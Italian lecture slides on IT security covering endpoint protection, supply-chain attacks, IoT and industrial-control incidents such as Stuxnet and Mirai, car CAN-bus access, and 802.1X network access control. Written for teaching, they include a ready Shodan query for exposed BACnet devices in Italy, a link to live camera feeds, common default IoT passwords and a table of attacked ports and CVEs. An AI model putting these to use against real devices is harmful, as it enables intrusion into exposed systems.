Protezioni contro il fuoco, il calore, l'acqua
Protezione da alterazioni della corrente elettrica
Ventilazione e condizionamento HVAC (https://en.wikipedia.org/wiki/HVAC Heating, ventilation, air conditioning)

Sicurezza fisica



Questo ad esempio non si fa (zona aperta al pubblico e di passaggio e armadio di strada con fibre e linee telefoniche)

Endpoint protection

- Application Control (HIPS)
- Gestione del personal firewall
- Gestione e blocco dei dispositivi periferici
- Controllo delle connessioni di rete
- Controllo dei file
- Verifica degli usi propri dei dati e della postazione
- Blocco esecuzione applicazioni (whitelist)


Endpoint protection
Sono sistemi integrati che forniscono agli amministratori dei client un controllo esteso e centralizzato sui dispositivi, in termini di:

Application Control (HIPS)
Gestione del personal firewall
Gestione e blocco dei dispositivi periferici (USB)
Controllo delle connessioni di rete
Controllo dei file
Verifica degli usi propri dei dati e della postazione
Blocco esecuzione applicazioni (whitelist)

Necessitano spesso di una fase di apprendimento. Complessi da installare e da gestire. Possono interferire con l'utente finale.

Sicurezza hardware

Supply chain security



Planting Tiny Spy Chips in Hardware Can Cost as Little as $200

A new proof-of-concept hardware implant shows how easy it may be to hide malicious chips inside IT equipment.

Da chi ho comperato il mio HW?
Sempre più facile intervenire su hw prima che arrivi all'acquirente, se sono stato/governo/grosso ente/azienda di valore debbo pormi il problema dei miei fornitori.
Esempi 5G/Huawey, CISCO ecc.

https://www.wired.com/story/plant-spy-chips-hardware-supermicro-cheap-proof-of-concept/

Sicurezza hardware

Supply chain security

Vale anche per la catena di acquisto del software.
Solarwinds software di gestione delle reti attaccato a monte colpisci tutti gli acquirenti.
NotPetya è nato anche lui così.

https://www.cisecurity.org/solarwinds/

Sicurezza hardware

Manutenzione e riparazioni

Hacked replacement touchscreens could hijack your smartphone

Se qualcuno mette mano fisicamente al mio dispositivo faccio fatica a difendermi. Attenzione anche a chi mi ripara il telefono

https://www.theverge.com/2017/8/21/16177916/malicious-replacement-touch-screens-control-smart-phone

Internet of Things

Massimo Carnevali

Massimo Carnevali
posta@massimocarnevali.com
https://it.linkedin.com/in/massimocarnevali

Internet of Things

- Internet of Things

..

Internet of Things

IoT (Internet of Things)
Internet delle cose e dei sensori, tutto ciò che è connesso è attaccabile (o è già stato attaccato).

“The S in IoT stands for security.”

IoDROSTtVWNBtP
“Internet of Devices Running Outdated Software That the Vendor Will Never Bother to Patch”

Quando la sicurezza informatica diventa un problema del mondo reale.
Ritorno al passato, sistemi pervasivi, quindi a basso costo, quindi manca potenza e sicurezza.
(la “s” c’è ma è in fondo)
Dispositivi IOT hanno marginalità del 1-2% come faccio ad aggiungere sicurezza?
Aziende non informatiche che fanno informatica e non hanno la cultura della sicurezza (e nemmeno la struttura per gestire il ciclo delle vulnerabilità, Esempio lavastoviglie Miele directory traversal https://www.theregister.co.uk/2017/03/26/miele_joins_internetofst_hall_of_shame/).
Dispositivi del mondo reale → problemi di real time → la sicurezza/crittografia rallenta (es. air-bag).

Internet of Things

Diverse priorità

Mondo IT → 1) Confidentiality
2) Integrity
3) Availability

Produzione → 1) Availability
2) Integrity
3) Confidentiality

Corporate IT Security is about Data protection

Industrial Security is about Process protection

Process should be continuous and only then secure

CPS = Cyber Phisical Systems
Tutte le volte che il mondo fisico e quello digitale sono integrati

Stuxnet attack

http://en.wikipedia.org/wiki/Stuxnet

Giugno 2010: “The computer worm known as Stuxnet reportedly ruined almost one-fifth of Iran’s nuclear centrifuges by disrupting industrial PLCs”

Israele+USA lo hanno scritto

https://www.nytimes.com/2012/06/01/world/middleeast/obama-ordered-wave-of-cyberattacks-against-iran.html

Distribuito tramite chiavette USB infette.

Potenziale compromissione di un impianto nucleare (con quello che ne consegue).

Richiede altissimo livello di competenze e di conoscenza del target (sistemi SCADA Supervisory Control and Data Acquisition).

C’è ancora qualche chiavetta in giro?

Hanno fatto un film

https://www.imdb.com/title/tt5446858/

Internet of Things

Far esplodere un generatore da 27 tonnellate

Aurora: Homeland Security's secret project to change how we think about cybersecurity

The "Aurora Generator Test" proved that hackers could exploit cybersecurity vulnerabilities in infrastructure with explosive results

Written by Curtis Waltman Edited by JPat Brown

In 2014 MuckRock user Scott Ainslie received an unexpected response from the Department of Homeland Security. Despite requesting DHS files related to a series of foreign cyberattacks codenamed "Operation Aurora," they responded with a video clip and 840 pages of documents relating to a *different* Operation Aurora that DHS conducted in 2007.

Articolo:
https://www.muckrock.com/news/archives/2016/nov/14/aurora-generator-test-homeland-security/
https://www.wired.com/story/how-30-lines-of-code-blew-up-27-ton-generator/

Video:
https://www.youtube.com/watch?v=LM8kLaJ2NDU

Internet of Things

Qui entra in gioco la vita delle persone

These Hackers Made an App That Kills to Prove a Point

Medtronic and the FDA left an insulin pump with a potentially deadly vulnerability on the market—until researchers who found the flaw showed how bad it could be.

Pompa di insulina, attivabile o bloccabile via wifi, vulnerabile. Posso uccidere con una app.

https://www.wired.com/story/medtronic-insulin-pump-hack-app/

Internet of Things

E magari gli oleodotti
"The scary reality of hacking infrastructure"

Oppure i pacemaker
Researchers hack a pacemaker, kill a man(nequin)

Feb 19, 2019

Impiantato il primo cuore artificiale wireless

Senza cavi né batterie, è stato impiantato in Kazakistan da un'équipe cui ha

Magari vogliamo solo farci i fatti altrui
World online live cameras directory
Nel dubbio possiamo cercare
Search engine for Internet-connected devices.

 8

http://money.cnn.com/video/technology/2013/09/05/t-cyber-warfare-hacking-infrastructure-syria.cnnmoney/index.html

http://www.computerworld.com/article/2981527/cybercrime-hacking/researchers-hack-a-pacemaker-kill-a-man-nequin.html

http://www.insecam.org/en/bycity/Bologna/

https://www.shodan.io/

https://censys.io/

IOT Hall of Shame
https://codecurmudgeon.com/wp/iot-hall-shame/

IOS Internet of shit
https://twitter.com/internetofshit

Internet of Things

Fare ricerche con Shodan mette preoccupazione.
https://voidsec.com/state-of-industrial-control-systems-ics-in-italy/

https://www.shodan.io/search?query=port%3A47808+country%3AIT

(Bacnet, building automation)

Search interessanti su Shodan
https://github.com/jakejarvis/awesome-shodan-queries

Internet of Things

Recupero componenti standard per risparmiare

Per risparmiare si recuperano parti di software standard, ad esempio stack TCP/IP.

https://treck.com/ produce stack TCP/IP leggeri e adatti per dispositivi IOT, trovate le vulnerabilità = tutti i dispositivi a rischio indipendentemente dal vendor e dal tipo di dispositivo (e non facilmente patchabili).

https://www.cisecurity.org/advisory/multiple-vulnerabilities-in-treck-tcpip-stack-could-allow-for-remote-code-execution_2020-083/

Internet of Things


How a fish tank helped hack a casino

By **Alex Schiffer**
July 21, 2017

Webcam per vedere i pesci, sensori in rete per temperatura e pulizia dell'acqua ecc.

https://www.washingtonpost.com/news/innovations/wp/2017/07/21/how-a-fish-tank-helped-hack-a-casino/

Internet of Things



Number of malware samples for IoT devices in Kaspersky Lab's collection, 2016-2018. (download)

Report Kaspersky estate 2018
https://securelist.com/new-trends-in-the-world-of-iot-threats/87991/

Internet of Things

Service	Port	% of attacks	Attack vector	Malware families
Telnet	23, 2323	82.26%	Bruteforce	Mirai, Gafgyt
SSH	22	11.51%	Bruteforce	Mirai, Gafgyt
Samba	445	2.78%	EternalBlue, EternalRed, CVE-2018-7445	–
tr-069	7547	0.77%	RCE in TR-069 implementation	Mirai, Hajime
HTTP	80	0.76%	Attempts to exploit vulnerabilities in a web server or crack an admin console password	–
winbox (RouterOS)	8291	0.71%	Used for RouterOS (MikroTik) authentication and WinBox-based attacks	Hajime
Mikrotik http	8080	0.23%	RCE in MikroTik RouterOS < 6.38.5 Chimay-Red	Hajime
MSSQL	1433	0.21%	Execution of arbitrary code for certain versions (2000, 2005, 2008); changing administrator password; data theft	–
GoAhead httpd	81	0.16%	RCE in GoAhead IP cameras	Persirai, Gafgyt
Mikrotik http	8081	0.15%	Chimay-Red	Hajime
Etherium JSON-RPC	8545	0.15%	Authorization bypass (CVE-2017-12113)	–
RDP	3389	0.12%	Bruteforce	–
XionMai uc-httpd	8000	0.09%	Buffer overflow (CVE-2018-10088) in XionMai uc-httpd 1.0.0 (some Chinese-made devices)	Satori
MySQL	3306	0.08%	Execution of arbitrary code for certain versions (2000, 2005, 2008); changing administrator password; data theft	–

Report Kaspersky estate 2018
https://securelist.com/new-trends-in-the-world-of-iot-threats/87991/

Internet of Things

Attacchi DDOS sfruttando i dispositivi IOT: milioni di termostati contro di noi!


NETWORKWORLD
FROM IDG

Home > Security

Largest DDoS attack ever delivered by botnet of hijacked IoT devices

http://www.networkworld.com/article/3123672/security/largest-ddos-attack-ever-delivered-by-botnet-of-hijacked-iot-devices.html


Utilizza Malware Mirai, disponibile come servizio in rete.
https://it.wikipedia.org/wiki/Mirai_(malware)

Nato (probabilmente) come un sistema per fregare i giochi online (DDOS contro i miei “nemici”).

https://www.wired.com/story/mirai-botnet-minecraft-scam-brought-down-the-internet

Internet of Things

Attacco globale:



Analisi dell'attacco:
https://www.incapsula.com/blog/malware-analysis-mirai-ddos-botnet.html

Internet of Things

19 Mirai Botnet Authors Avoid Jail Time


SEP 18

Citing "extraordinary cooperation" with the government, a court in Alaska on Tuesday sentenced three men to probation, community service and fines for their admitted roles in authoring and using "**Mirai**," a potent malware strain used in countless attacks designed to knock Web sites offline — including an enormously powerful attack in 2016 that sidelined this Web site for nearly four days.

The men — 22-year-old **Paras Jha** Fanwood, New Jersey, **Josiah White,** 21 of Washington, Pa., and **Dalton Norman** from Metairie, La. — were each sentenced to five years probation, 2,500 hours of community service, and ordered to pay $127,000 in restitution for the damage caused by their malware.

Se la sono cavata con poco
https://krebsonsecurity.com/2018/09/mirai-botnet-authors-avoid-jail-time/

Internet of Things




 17

Il problema delle password dei dispositivi IOT, maggior parte admin:admin (ci era cascata anche Vodafone) oppure root, 123456 ecc.

Comunque spesso password di default che non vengono cambiate.

https://arstechnica.com/information-technology/2017/08/leak-of-1700-valid-passwords-could-make-the-iot-mess-much-worse/

Internet of Things



Stanno nascendo soluzioni/prodotti ad hoc, integrati con la sicurezza “tradizionale” ma che scendono fino al livello SCADA o PLC.

Whitelisting dei comportamenti, tanto mediamente sono oggetti piuttosto stabili nel tempo.

Nel frattempo la California ha fatto una legge per vietare la vendita dei dispositivi che non rispettano i livelli minimi (password di default, aggiornamenti sw ecc.)

https://leginfo.legislature.ca.gov/faces/billNavClient.xhtml?bill_id=201720180SB327

ISA/IEC 62443


ISA/IEC 62443 standard specifies security capabilities for control system components

The ISA/IEC 62443 series of standards, developed by the ISA99 committee and adopted by the International Electrotechnical Commission (IEC), provides a flexible framework to address and mitigate current and future security vulnerabilities in industrial automation and control systems (IACSs). The committee draws on the input and knowledge of IACS security experts from across the globe to develop consensus standards that are applicable to all industry sectors and critical infrastructure.

https://www.isa.org/intech/201810standards/

Internet of Things

Ma il grande business sono le auto!



Dal 2020 tutte le auto EU in rete

Autovettura è un insieme di processori (fino a un centinaio) collegati da uno o più CAN bus con un meccanismo di trust. Architettura molto semplice, basso costo, traffico non crittografato (prestazioni, air-bag). Ultimamente collegato ad Internet (VPN) per ricevere aggiornamenti software, per assicurazioni ecc. Da 11/2020 tutte le auto in UE con connettività internet per segnalazione incidente.
https://en.wikipedia.org/wiki/ECall
In alcuni casi anche wifi e bluetooth (chiavi, accensione da remoto).
Già disponibile un POC di un attacco ad una Jeep Cheroke
http://illmatics.com/Remote%20Car%20Hacking.pdf

https://www.wired.com/2015/07/hackers-remotely-kill-jeep-highway/

Internet of Things

- **V2V** (fra veicoli)
- **V2I** (segnali, infrastrutture, semafori)
- **V2P** (pedoni)
- **V2N** (rete di servizi)

V2X (vehicle to everything)
(802.11p o ITS-G5)

Servono nuove regole


G5 DIVERSO DA 5G
5G fondamentale per erogare questi servizi, anche per la bassa latenza rispetto ai protocolli precedenti, comunicazione a corto raggio in banda 5.9 Ghz (forse, discutibile, probabilmente si può fare anche con 4G)

Necessaria normativa mondiale:
the United Nations Economic Commission for Europe (UNECE) has been developing a vehicle regulation(WP.29) with regards to cybersecurity in connected and autonomous vehicles. UNECE vehicle regulations are law in 54 nations
https://en.wikipedia.org/wiki/World_Forum_for_Harmonization_of_Vehicle_Regulations

Internet of Things

Canale di attacco tramite porte diagnostiche

CANtact v1.0 Open Source Controller Area Network (CAN) to USB Converter




Posso utilizzare le porte diagnostiche per accedere al BUS (in alternativa wifi, bluetooth o internet).
Controller + software + wireshark e vedo tutto.
L'hardware si compera con 60$.

https://store.linklayer.com/products/cantact-v1-0

Internet of Things

Attacchi alle auto a guida (semi)automatica




Dall’esterno posso attaccare la auto (o i sistemi) a guida autonoma o semi autonoma ad esempio proiettando immagini “fantasma” sulla strada o a lato della strada. Potrei farlo con un drone.

https://www.nassiben.com/phantoms

Internet of Things

Attacco ad una flotta intera di vetture



Se attacco i server (ad esempio di Tesla) posso prendere il controllo di un'intera flotta di vetture (tipo "Zombie car scene" di Fast&Furious 8 https://www.youtube.com/watch?v=gGXNvQ1xhPU)

Poteva succedere nel 2017 https://electrek.co/2020/08/27/tesla-hack-control-over-entire-fleet/ erano preparati https://electrek.co/2017/07/17/tesla-fleet-hack-elon-musk/

Lo abbiamo scoperto nel 2020

Protezione delle reti

Massimo Carnevali

Massimo Carnevali
posta@massimocarnevali.com
https://it.linkedin.com/in/massimocarnevali

"Master lock with root password" di Scott Schiller - Flickr: Master lock, "r00t" password. Con licenza CC BY 2.0 tramite Wikimedia Commons

Protezione delle reti

- Infrastrutture di rete (fisica e wifi)
- VPN

..

Proteggere l'accesso alla rete Ethernet

Proteggersi da collegamenti indesiderati alla rete:

- MAC locking: blocco delle porte mediante ACL sul MAC address
- ACL locking: blocco delle porte mediante regole più sofisticate (ad esempio non accetto due MAC address sulla stessa porta)
- 802.1X port authentication: configurazione che impedisce l'instaurarsi del collegamento fisico finché non è completata una fase di autenticazione
- NAC: network access control, configurazione in cui la fase di allacciamento alla rete è gestita ad alto livello e include, oltre all'autenticazione, anche altri controlli sul dispositivo (es. Presenza di antivirus, vulnerabilità), oppure il reindirizzamento su Captive portal.
- VLAN management: le porte sono assegnate a VLAN diverse e la Management VLAN è separata dalle altre e protetta da regole esplicite di accesso

802.1x:
Port Authentication

http://en.wikipedia.org/wiki/IEEE_802.1X

802.1x Port Authentication

Lo standard 802.1x è stato pensato per consentire il controllo dell'accesso alla rete a livello di porta.


E' un'architettura di autenticazione a livello 2 (MAC)

La sicurezza port-based prevista da 802.1x permette ai dispositivi di rete di richiedere all'utente un'autenticazione prima che questo ottenga accesso alla rete.

